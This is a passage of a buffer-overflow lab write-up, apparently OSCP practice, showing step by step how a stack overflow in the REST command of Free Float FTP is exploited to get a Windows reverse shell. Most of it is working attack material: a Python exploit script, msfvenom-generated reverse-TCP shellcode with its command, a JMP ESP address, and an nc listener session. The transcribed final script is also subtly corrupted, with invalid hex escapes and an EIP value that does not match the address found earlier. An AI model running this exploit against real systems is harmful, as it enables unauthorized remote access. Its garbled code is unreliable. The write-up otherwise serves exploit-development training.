
```
kali@kali:~/Downloads/OSCP/BOF/Free Float FTP$ msf-nasm_shell
nasm > jmp esp
00000000 FFE4 jmp esp
nasm > |
```

Using the Mona find command to with to find valid pointers for the JMP ESP instruction:

```
TypeError: Non-hexadecimal digit found
0BADF000 *****
0BADF000 [+] Command used:
0BADF000 !mona find -s "\xff\xe4" -m "ntdll.dll"
----- Mona command started on 2022-05-01 21:59:44 (v2.0, rev 616) -----
0BADF000 [+] Processing arguments and criteria
0BADF000 - Pointer access level : *
0BADF000 - Only querying modules "ntdll.dll"
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 - Treating search pattern as bin
0BADF000 [+] Searching from 0x77df0000 to 0x77f93000
76500000 Modules C:\Windows\System32\IMM32.DLL
0BADF000 [+] Preparing output file 'find.txt'
0BADF000 - (Re)setting logfile find.txt
0BADF000 [+] Writing results to find.txt
0BADF000 - Number of pointers of type "\xff\xe4" : 1
0BADF000 [+] Results :
77EFCE33 0x77efce33 (b+0x0010ce33) : "\xff\xe4" | (PAGE_EXECUTE_READ) [ntdll.dll] ASLR: Tru
0BADF000 Found a total of 1 pointers
0BADF000 [+] This mona.py action took 0:00:00.546000
!mona find -s "\xff\xe4" -m "ntdll.dll"
```

It looks like a valid pointer was found (0x77EFCE33), and it doesn't contains any of the bad characters.

Copying the address and searching for it in the application instructions using the "follow expression" Immunity feature to ensure it is valid:



It looks like it does correspond to a valid JMP ESP instruction address:

```

77EFC33 FFE4 JMP ESP
77EFC35 B6 EA MOV DH, 0EA
77EFC37 ^77 E7 JA SHORT ntdll.77EFC30
77EFC39 B6 EA MOV DH, 0EA
77EFC3B 77 00 JA SHORT ntdll.77EFC3D
77EFC3D 0000 ADD BYTE PTR DS:[EAX], AL
77EFC3F 00E4 ADD AH, AH
77EFC41 FFFF CALL Unknown command
77EFC43 FF00 INC DWORD PTR DS:[EAX]
77EFC45 0000 ADD BYTE PTR DS:[EAX], AL
77EFC47 00B4FF FFFF0000 ADD BYTE PTR DS:[EDI+EDI*8+FFFF], DH
77EFC49 0000 ADD BYTE PTR DS:[EAX], AL

```

Changing the script replacing the “B” characters used for the EIP register with the newly found JMP ESP instruction address.

The EIP return address has to be entered the other way around as explained in the memory section, since little endian stores bytes in memory in reverse order.

```


1 import errno
2 from os import strerror
3 from socket import *
4 import sys
5 from time import sleep
6 from struct import pack
7
8 try:
9     print "\n[+] Sending evil buffer..."
10    offset = "A" * 246 #defining the offset value
11    EIP = "\x33\xCE\xEF\x77" #EIP placeholder
12    shellcode = "C" * (800 - (len(offset) - len(EIP))) #Shellcode placeholder using about 550 Cs
13    buffer = offset + EIP + shellcode #assembling the buffer
14    s = socket(AF_INET, SOCK_STREAM)
15    s.connect(("192.168.171.138", 21)) #establishing connection
16    s.recv(2000)
17    s.send("USER test\r\n") #sending username
18    s.recv(2000)
19    s.send("PASS test\r\n") #sending password
20    s.recv(2000)
21    s.send("REST " + buffer + "\r\n") #sending rest and buffer
22    s.close()
23    s = socket(AF_INET, SOCK_STREAM)
24    s.connect(("192.168.171.138", 21)) #an additional connection is needed for the crash to occur
25    sleep(1) #waiting one second
26    s.close() #closing the connection
27    print "\n[+] Sending buffer of " + str(len(buffer)) + " bytes..."
28    print "\n[+] Sending buffer: " + buffer
29    print "\n[+] Done!"
30
31 except: #if a connection can't be made, print an error and exit cleanly
32     print "[*]Error in connection with server"
33     sys.exit()
34

```


Breakpoints are used to stop the application execution when a certain memory location is reached and they can be used to ensure the JMP ESP instruction is working correctly.

Restarting the application, re-attaching Immunity Debugger and adding a breakpoint on the JMP ESP instruction address by hitting F2, then starting the program execution.


A breakpoint can also be added by right-clicking the memory location in the top-left pane, and selecting the Breakpoint → Memory, on access option:



Executing the script again.

When the application reaches the JMP ESP instruction, which is where the breakpoint was added, the program execution stops as instructed:

When single-stepping into the application execution using F7, this takes us to the C characters which are the placeholder for our shellcode.



Generating and Adding Shellcode

At this point we can completely control the execution flow of the program, so all that is left to do is add our shellcode to the exploit to trigger a reverse shell.

The shellcode can be generated using MSFvenom with the following flags:

- -p to specify the payload type, in this case the Windows reverse TCP shell
- LHOST to specify the local host IP address to connect to
- LPORT to specify the local port to connect to
- -f to specify the format, in this case Python
- -b to specify the bad characters, in this case \x00, \x0A and \x0D
- -e to specify the encoder, in this case shikata_ga_nai
- -v to specify the name of the variable used for the shellcode, in this case simply "shellcode"

```

(kali@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.171.136 LPORT=443 -f py -b "\x00\x0a\x0d" -e x86/shikata_ga_nai -v shellcode

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1965 bytes
shellcode = b""
shellcode += b"\xda\xd1\xba\x86\xab\x07\xcc\xd9\x74\x24\xf4"
shellcode += b"\x5d\x2b\xc9\xb1\x52\x31\x55\x17\x83\xed\xfc"
shellcode += b"\x03\xd3\xb8\xe5\x39\x27\x56\x6b\xc1\xd7\xa7"
shellcode += b"\x0c\x4b\x32\x96\x0c\x2f\x37\x89\xbc\x3b\x15"
shellcode += b"\x26\x36\x69\x8d\xbd\x3a\xa6\xa2\x76\xf0\x90"
shellcode += b"\x8d\x87\xa9\xe1\x8c\x0b\xb0\x35\x6e\x35\x7b"
shellcode += b"\x48\x6f\x72\x66\xa1\x3d\x2b\xec\x14\xd1\x58"
shellcode += b"\xb8\xa4\x5a\x12\x2c\xad\xbf\xe3\x4f\x9c\x6e"
shellcode += b"\x7f\x16\x3e\x91\xac\x22\x77\x89\xb1\x0f\xc1"
shellcode += b"\x22\x01\xfb\xd0\xe2\x5b\x04\x7e\xcb\x53\xf7"
shellcode += b"\x7e\x0c\x53\xe8\xf4\x64\xa7\x95\x0e\xb3\xd5"
shellcode += b"\x41\x9a\x27\x7d\x01\x3c\x83\xf7\xc6\xdb\x40"
shellcode += b"\x73\xa3\xa8\x0e\x90\x32\x7c\x25\xac\xbf\x83"
shellcode += b"\xe9\x24\xfb\xa7\x2d\x6c\x5f\x9c\x74\xc8\x0e"
shellcode += b"\xf6\x66\xb3\xef\x52\xed\x5e\xfb\xee\xac\x36"
shellcode += b"\xc8\xc2\x4e\xc7\x46\x54\x3d\xf5\xc9\xce\xa9"
shellcode += b"\xb5\x82\xc8\x2e\xb9\xb8\xad\xa0\x44\x43\xce"
shellcode += b"\xe9\x82\x17\x9e\x81\x23\x18\x75\x51\xcb\xcd"
shellcode += b"\xda\x01\x63\xbe\x9a\xf1\xc3\x6e\x73\x1b\xcc"
shellcode += b"\x51\x63\x24\x06\xfa\x0e\xdf\xc1\xc5\x67\x74"
shellcode += b"\x99\xae\x75\x8a\x9b\x95\xf3\x6c\xf1\xf9\x55"
shellcode += b"\x27\x6e\x63\xfc\xb3\x0f\x6c\x2a\xbe\x10\xe6"
shellcode += b"\xd9\x3f\xde\x0f\x97\x53\xb7\xff\xe2\x09\x1e"
shellcode += b"\xff\xd8\x25\xfc\x92\x86\xb5\x8b\x8e\x10\xe2"
shellcode += b"\xdc\x61\x69\x66\xf1\xd8\xc3\x94\x08\xbc\x2c"
shellcode += b"\x1c\xd7\x7d\xb2\x9d\x9a\x3a\x90\x8d\x62\xc2"
shellcode += b"\x9c\xf9\x3a\x95\x4a\x57\xfd\x4f\x3d\x01\x57"
shellcode += b"\x23\x97\xc5\x2e\x0f\x28\x93\x2e\x5a\xde\x7b"
shellcode += b"\x9e\x33\xa7\x84\x2f\xd4\x2f\xfd\x4d\x44\xcf"
shellcode += b"\xd4\xd5\x74\x9a\x74\x7f\x1d\x43\xed\x3d\x40"
shellcode += b"\x74\xd8\x02\x7d\xf7\xe8\xfa\x7a\xe7\x99\xff"
shellcode += b"\xc7\xaf\x72\x72\x57\x5a\x74\x21\x58\x4f"

```

Because the shellcode is generated using an encoder (which purpose is basic antivirus evasion), the program first needs to decode the shellcode before it can be run. This process will corrupt the next few bytes of information contained in the shellcode, and therefore a few NOP Slides are required to give the decoder enough time to decode it before it is executed by the program.

NOP Slides (No Operation Instructions) have a value of 0x90 and are used to pass execution to the next instruction i.e. let CPU "slide" through them until the shellcode is reached.

Adding the shellcode to the script, along with 20 NOP slides at the beginning of it to avoid errors during the decoding phase:

```


1 import errno
2 from os import strerror
3 from socket import *
4 import sys
5 from time import sleep
6 from struct import pack
7
8 try:
9     print "\n[+] Sending evil buffer..."
10    offset = "A" * 246 #defining the offset value
11    EIP = "\x33\xCE\x9F\x77" #EIP Return Address
12 #msfvenom -p windows/shell_reverse_tcp LHOST=192.168.171.136 LPORT=443 -f py -b "\x00\x0a\x0d" -e x86/
    shikata_ga_nai -v shellcode
13    shellcode = b""
14    shellcode += b"\xda\xd1\xba\x86\xab\x07\xcc\xd9\x74\x24\xf4"
15    shellcode += b"\x5d\x2b\xc9\xb1\x52\x31\x55\x17\x83\xed\xfc"
16    shellcode += b"\x03\xd3\xb8\xe5\x39\x27\x56\x6b\xc1\xd7\xa7"
17    shellcode += b"\x0c\x4b\x32\x96\x0c\x2f\x37\x89\xbc\x3b\x15"
18    shellcode += b"\x26\x36\x69\x8d\xbd\x3a\xa6\xa2\x76\xf0\x90"
19    shellcode += b"\x8d\x87\xa9\xe1\x8c\x0b\xb0\x35\x6e\x35\x7b"
20    shellcode += b"\x48\x6f\x72\x66\xa1\x3d\x2b\xec\x14\xd1\x58"
21    shellcode += b"\xb8\xa4\x5a\x12\x2c\xad\xbf\xe3\x4f\x9c\x6e"
22    shellcode += b"\x7f\x16\x3e\x91\xac\x22\x77\x89\xb1\x0f\xcl"
23    shellcode += b"\x22\x01\xfb\xd0\xe2\x5b\x04\x7e\xcb\x53\xf7"
24    shellcode += b"\x7e\x0c\x53\xe8\xf4\x64\xa7\x95\x0e\xb3\xd5"
25    shellcode += b"\x41\x9a\x27\x7d\x01\x3c\x83\x7f\xcc\xdb\x40"
26    shellcode += b"\x73\xa3\xa8\x0e\x90\x32\x7c\x25\xac\xbf\x83"
27    shellcode += b"\xe9\x24\xfb\xa7\x2d\x6c\x5f\x9c\x74\xc8\x0e"
28    shellcode += b"\xf6\x66\xb3\xef\x52\xed\x5e\xfb\xee\xac\x36"
29    shellcode += b"\xc8\xc2\x4e\xc7\x46\x54\x3d\xf5\x9c\xce\xa9"
30    shellcode += b"\xb5\x82\xc8\x2e\xb9\xb8\xad\xa0\x44\x43\xce"
31    shellcode += b"\xe9\x82\x17\x9e\x81\x23\x18\x75\x51\xcb\xcd"
32    shellcode += b"\xda\x01\x63\xbe\x9a\xf1\xc3\x6e\x73\x1b\xcc"
33    shellcode += b"\x51\x63\x24\x06\xfa\x0e\xdf\xcl\x5\x67\x74"
34    shellcode += b"\x99\xae\x75\x8a\x9b\x95\xf3\x6c\xf1\xf9\x55"
35    shellcode += b"\x27\x6e\x63\xfc\xb3\x0f\x6c\x2a\xbe\x10\xe6"
36    shellcode += b"\xd9\x3f\xde\x0f\x97\x53\xb7\xff\xe2\x09\x1e"
37    shellcode += b"\xff\xd8\x25\xfc\x92\x86\xb5\x8b\x8e\x10\xe2"
38    shellcode += b"\xdc\x61\x69\x66\xf1\xd8\xc3\x94\x08\xbc\x2c"
39    shellcode += b"\x1c\xd7\x7d\xb2\x9d\x9a\x3a\x90\x8d\x62\xc2"
40    shellcode += b"\x9c\xf9\x3a\x95\x4a\x57\xfd\x4f\x3d\x01\x57"
41    shellcode += b"\x23\x97\xc5\x2e\x0f\x28\x93\x2e\x5a\xde\x7b"
42    shellcode += b"\x9e\x33\xa7\x84\x2f\xd4\x2f\xfd\x4d\x44\xcf"
43    shellcode += b"\xd4\xd5\x74\x9a\x74\x7f\x1d\x43\xed\x3d\x40"
44    shellcode += b"\x74\xd8\x02\x7d\xf7\xe8\xfa\x7a\xe7\x99\xff"
45    shellcode += b"\xc7\xaf\x72\x72\x57\x5a\x74\x21\x58\x4f"
46
47    nops = "\x90" * 20 #NOP Slides
48    buffer = offset + EIP + nops + shellcode
49    s = socket(AF_INET, SOCK_STREAM)
50    s.connect(("192.168.171.138", 21)) #establishing connection
51    s.recv(2000)
52    s.send("USER test\r\n") #sending username
53    s.recv(2000)
54    s.send("PASS test\r\n") #sending password
55    s.recv(2000)
56    s.send("REST " + buffer + "\r\n") #sending rest and buffer
57    s.close()
58    s = socket(AF_INET, SOCK_STREAM)
59    s.connect(("192.168.171.138", 21)) #an additional connection is needed for the crash to occur
60    sleep(1) #waiting one second
61    s.close() #closing the connection
62    print "\n[+] Sending buffer of " + str(len(buffer)) + " bytes..."
63    print "\n[+] Sending buffer: " + buffer
64    print "\n[+] Done!"
65
66 except: #if a connection can't be made, print an error and exit cleanly
67     print "[*]Error in connection with server"
68     sys.exit()

```

Gaining Remote Access

Once the final exploit has been assembled, the next step is to set up a Netcat listener, which will catch our reverse shell when it is executed, using the following flags:

- -l to listen for incoming connections
- -v for verbose output
- -n to skip the DNS lookup
- -p to specify the port to listen on



Running the final Python exploit:

[illegible]

A call back was received and a reverse shell was granted as the “alpha” user. The privileges granted by the exploit will always match the ones of the user owning the process.

```
(kali㉿kali)-[~]  
$ nc -lvnp 443 192.168.171.138  
listening on [any] 443 ...  
connect to [192.168.171.136] from (UNKNOWN) [192.168.171.138] 50175  
Microsoft Windows [Version 10.0.19044.1288]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Users\alpha\Desktop\BoF-FreeFloat-FTP-main\BoF-FreeFloat-FTP-main>whoami  
whoami  
desktop-93k5hh7\alpha  
  
C:\Users\alpha\Desktop\BoF-FreeFloat-FTP-main\BoF-FreeFloat-FTP-main>
```

Conclusion

Stack Buffer Overflow is one of the oldest and most common vulnerabilities exploited by attackers to gain unauthorized access to vulnerable systems.

Control-flow integrity schemes should be implemented to prevent redirection to arbitrary code, prevent execution of malicious code from the stack and randomize the memory space layout to make it harder for attackers to find valid instruction addresses to jump to certain sectors of the memory that may contain executable malicious code.

THIS IS HOW BUFFER OVERFLOW IS DEMONSTRATED.